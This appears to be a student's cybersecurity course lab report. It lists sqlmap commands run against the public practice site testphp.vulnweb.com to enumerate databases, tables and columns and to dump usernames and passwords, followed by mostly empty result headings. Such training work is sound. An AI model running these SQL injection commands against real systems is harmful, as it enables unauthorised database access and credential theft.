# AI FOR CYBER SECURITY WITH IBM QRADAR

# Name: J. Manasa

Task-10: Installing OpenVAS tool

Task-11: Retrieving a website's information

# Commands used:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D information schema

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -tables

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname -dump

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass -dump

# **Database of the website:**





#### Acuart command:




# Information schema command:




#### Tables in acuart:



# Columns in the table of users in acuart:



#### Usernames in the website:



#### Passwords in the website:

